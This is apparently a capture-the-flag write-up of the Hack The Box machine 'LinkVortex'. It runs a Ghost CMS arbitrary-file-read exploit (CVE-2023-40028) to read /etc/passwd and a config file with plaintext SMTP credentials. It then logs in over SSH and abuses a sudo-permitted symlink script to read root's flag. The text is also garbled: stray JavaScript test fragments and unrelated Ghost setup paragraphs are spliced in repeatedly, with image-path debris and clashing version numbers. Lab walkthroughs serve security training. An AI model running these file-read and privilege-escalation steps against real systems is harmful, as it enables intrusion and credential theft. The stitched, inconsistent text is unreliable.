    it('reset password', async function () {
        password: ownerUser.get('password')
        await agent.put('authentication/password_reset')
        password_reset: [{}
    .put('authentication/password_reset')
        password_reset: [{}
    it('reset password: invalid token', async function () {
        .put('authentication/password_reset')
        password_reset: [{}
    it('reset password: expired token', async function () {
```

I used this credential to log into the web application.

BitByBit Hardware

Dashboard

Recent posts

TITLE	SENT	OPEN RATE
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—
The Motherboard	—	—

[View all posts →](#)

GHOST RESOURCES

How to setup your Ghost publication

We've crammed the most important information to help you setup your new publication into this post.

THE GHOST NEWSLETTER

Fabricating your future

It's our last newsletter of 2024! We hope you've enjoyed your year as much as we've enjoyed ours, and we know 2025 will be eve...

I then used **wappalyzer** to identify information about the CMS version and the tech stack being used.

BitByBit Hardware

Dashboard

Recent posts

TITLE	SENT	OPEN RATE
The Power Supply	—	—
The CMOS	—	—
The Video Graphics Array	—	—
The Random Access Memory	—	—
The Motherboard	—	—

[View all posts →](#)

Wappalyzer

TECHNOLOGIES MORE INFO Export

CMS

- Ghost 6.58

Web servers

- Apache HTTP Server
- Express

Blogs

- Ghost 6.58

JavaScript graphics

- Chart.js 60% sure

JavaScript frameworks

- Ember.js 3.24.0
- React

Programming languages

- Node.js

Issue trackers

- Sentry

CDN

- jQuery CDN
- jsDelivr

I searched available exploits for the CMS version and downloaded a python exploit.

Google search results for "ghost 5.58 rce":

- GitHub: https://github.com/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
- Snyk: https://security.snyk.io/npm/ghost
- Vulnerability Database: https://vulndb.com/cve-2023-40028
- CVE-2023-40028 Ghost Post Summary excerpt.js cross ...
- Acunetix: https://www.acunetix.com/vulnerabilities/web/ghostscript-rce-remote-code-execution-vulnerabilities

GitHub repository for CVE-2023-40028-Ghost-Arbitrary-File-Read by monke443:

- Code: main · 1 Branch · 0 Tags
- README.md: Update README.md · last week · 6 Commits
- exploit.py: Created · last week
- Requirements

About:

Arbitrary file read in Ghost-CMS allows an attacker to upload a malicious ZIP file with a symlink.

Tags: github, security, exploit, vulnerability, pentesting, cv, ghost-cms, cve-2023-40028

Readme, Activity, 2 stars, 1 watching, 0 forks, Report repository

Releases: No releases published

I downloaded the exploit and tried reading the `/etc/passwd` file.

```

root@kali:[~/htb/linkvortex]
# python3 exploit.py --user 'admin@linkvortex.htb' --password 'OctopiFociPilfer45' --url http://linkvortex.htb
Attempting auth ...
[*] Got cookie → s%AAIdq9IkcdReYaZwpqKCIVFyXEFpEF0_.RSd80ty27YZJ6H4FBP%2BaWaRATVfCB0CNH9gHJdRFYAO
Enter a file path to read from the server: /etc/passwd
<Response [200]>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash

```

Since I was able to read the file, I tried reading the configuration file of the CMS. I found the path of this file from the Dockerfile.

```

root@kali:[~/htb/linkvortex/GitHack/dev.linkvortex.htb]
# ls
Dockerfile.ghost ghost
# cat Dockerfile.ghost
FROM ghost:5.5.0
# Copy the config
COPY config.production.json /var/lib/ghost/config.production.json
# Prevent installing packages
RUN rm -rf /var/lib/apt/lists/*
# Wait for the db to be ready first
COPY wait-for-it.sh /var/lib/ghost/wait-for-it.sh
COPY entry.sh /entry.sh
RUN chmod +x /var/lib/ghost/wait-for-it.sh
RUN chmod +x /entry.sh
ENTRYPOINT ["/entry.sh"]
CMD ["node", "current/index.js"]

```

As part of my setup of Ghost, I wanted ghost to be installed in a sub-path of the domain, so that ghost is served on www.codershistro.com/blog rather than www.codershistro.com. If this is not what you want, please skip through this section.

To enable ghost to serve off a sub-path, open the `config.production.json` located in your ghost installation folder.

edit the `url` key to point to the complete address of your blog including the sub-path. If you enabled SSL, please make sure to use the full URL.

This will instruct Ghost to serve all the requests over [HTTPS](https://www.codershistro.com). All the requests over [HTTP](http://www.codershistro.com) will be redirected to [HTTPS](https://www.codershistro.com).

Here, I found a username and password of another user.

```

root@kali: ~/htb/linkvortex
[+] Got cookie → s%3A0xx2-VjDlkig7ssQPr18eMNQfKivR7B.GQyimeDkc6elx40aa1LaSwPbmlijy7xDU72lcUyUJ2A
Enter a file path to read from the server: /var/lib/ghost/config.production.json

<Response [200]>

{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
    "transport": "SMTP",
    "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
      }
    }
  }
}

```

As part of my setup of *Ghost*, I wanted *ghost* to be installed in a sub-path of the domain, so that *ghost* is served on www.codersbitsistro.com/blog rather than www.codersbitsistro.com. If this is not what you want, please skip through this section.

To enable *ghost* to be served on a sub-path, open the *ghost* configuration file `config.production.json` located in your *ghost* installation folder.

`nano /var/lib/ghost/config.production.json`

and edit the `url` key to point to the complete address of your blog including the sub-path. If you enabled SSL, please make sure to use the full URL, including *HTTPS*. This will instruct *Ghost* to serve all the requests over *HTTPS*. All the requests over *HTTP* will be redirected to *HTTPS*.

I tried logging in using these credentials and got shell access on the target.

```

bob@linkvortex:~$ ssh bob@10.10.11.47
The authenticity of host '10.10.11.47 (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTUj3pAJVT+1luld06EvxgySHoV6DPCCat0WkI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.47' (ED25519) to the list of known hosts.
bob@10.10.11.47's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
   * Management:   https://landscape.canonical.com
   * Support:      https://ubuntu.com/pro

This system has been minimized by removing packages and content that are not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts/. Check your Internet connection or proxy settings

Last login: Sun Dec 29 23:34:17 2024 from 10.10.14.160
bob@linkvortex:~$ 

```

and edit the `url` key to point to the complete address of your blog including the sub-path. If you enabled SSL, please make sure to use the full URL, including *HTTPS*. This will instruct *Ghost* to serve all the requests over *HTTPS*. All the requests over *HTTP* will be redirected to *HTTPS*.

Finally I captured the user flag from its home directory.

```


bob@linkvortex:~$ ls -la
total 28
drwxr-x-- 3 bob  bob  4096 Dec 29 23:37 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
lrwxrwxrwx 1 root root   9 Apr  1 2024 .bash_history → /dev/null
-rw-r--r-- 1 bob  bob  220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 bob  bob  3771 Jan  6 2022 .bashrc
drwxr-x-- 2 bob  bob  4096 Nov  1 08:40 .cache
-rw-r--r-- 1 bob  bob  807 Jan  6 2022 .profile
lrwxrwxrwx 1 bob  bob   14 Dec 29 23:35 hyh.txt → /root/root.txt
-rw-r----- 1 root bob  33 Dec 29 18:18 user.txt
lrwxrwxrwx 1 bob  bob   14 Dec 29 23:36 wizard.txt → /root/root.txt
bob@linkvortex:~$ cat user.txt
4...
bob@linkvortex:~$ 

```

to enable *ghost* to be served on a sub-path, open the *ghost* configuration file `config.production.json` located in your *ghost* installation folder.

PRIVILEGE ESCALATION


I viewed my **sudo** privileges and found that I was allowed to run a particular command as sudo without any password.



```
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
  (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

I viewed the allowed bash script to see what it does.



```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ]; then
    CHECK_CONTENT=false
fi


LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
        fi
    fi
else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
        /usr/bin/echo "Content:"
        /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
fi
```

This script checks if the input is a *.png*. If it isn't, the script exits with an error. Then it checks if the file is a **symlink**. If it is, the script reads the actual target. If the target points to */etc* or */root*, the link is deleted, else it is moved to */var/quarantined/*. If the **CHECK_CONTENT** variable is set to true, it tries to display the content of the quarantined file.

Hence, I created a link to the root flag on my home directory.



```
bob@linkvortex:~$ ln -s /root/root.txt /home/bob/flag.txt
bob@linkvortex:~$ ls -la
total 28
drwxr-x--- 3 bob bob 4096 Dec 30 05:22 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
lrwxrwxrwx 1 root root 9 Apr 1 2024 .bash_history → /dev/null
-rw-r--r-- 1 bob bob 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 bob bob 3771 Jan 6 2022 .bashrc
drwxr-x--- 2 bob bob 4096 Nov 1 08:40 .cache
-rw-r--r-- 1 bob bob 807 Jan 6 2022 .profile
lrwxrwxrwx 1 bob bob 14 Dec 30 05:22 flag.txt → /root/root.txt
-rw-r----- 1 root bob 33 Dec 29 18:18 user.txt
```

I then linked this link to another png file on my home directory.

```
File Actions Edit View Help
root@kali:~/htb/linkvortex x root@kali:~/htb/linkvortex x root@kali:~/htb/linkvortex/GitHack/dev.linkvortex.htb x bob@linkvortex:~ x
bob@linkvortex:~$ ln -s /home/bob/flag.txt /home/bob/flag.png
bob@linkvortex:~$ ls -la
total 28
drwxr-x-- 3 bob bob 4096 Dec 30 05:24 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
lrwxrwxrwx 1 root root 9 Apr 1 2024 .bash_history → /dev/null
-rw-r--r-- 1 bob bob 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 bob bob 3771 Jan 6 2022 .bashrc
drwxr--r-- 2 bob bob 4096 Nov 1 08:40 .cache
-rw-r--r-- 1 bob bob 807 Jan 6 2022 .profile
lrwxrwxrwx 1 bob bob 18 Dec 30 05:24 flag.png → /home/bob/flag.txt
lrwxrwxrwx 1 bob bob 14 Dec 30 05:22 Flag.txt → /root/root.txt
-rw-r----- 1 root root 33 Dec 29 18:18 user.txt
bob@linkvortex:~$
```

Finally, I executed the script and passed my png file to get the contents of the root flag. This worked because the CHECK_CONTENT flag would have been true when the script read the source of the png file (which was a file linked to the root flag).

```
File Actions Edit View Help
root@kali:~/htb/linkvortex x root@kali:~/htb/linkvortex x root@kali:~/htb/linkvortex/GitHack/dev.linkvortex.htb x bob@linkvortex:~ x
bob@linkvortex:~$ ls
Flag.png Flag.txt user.txt
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh flag.png
Link found [ flag.png ] , moving it to quarantine
Content:
00
bob@linkvortex:~$
```

That's it from my side, Until next time :)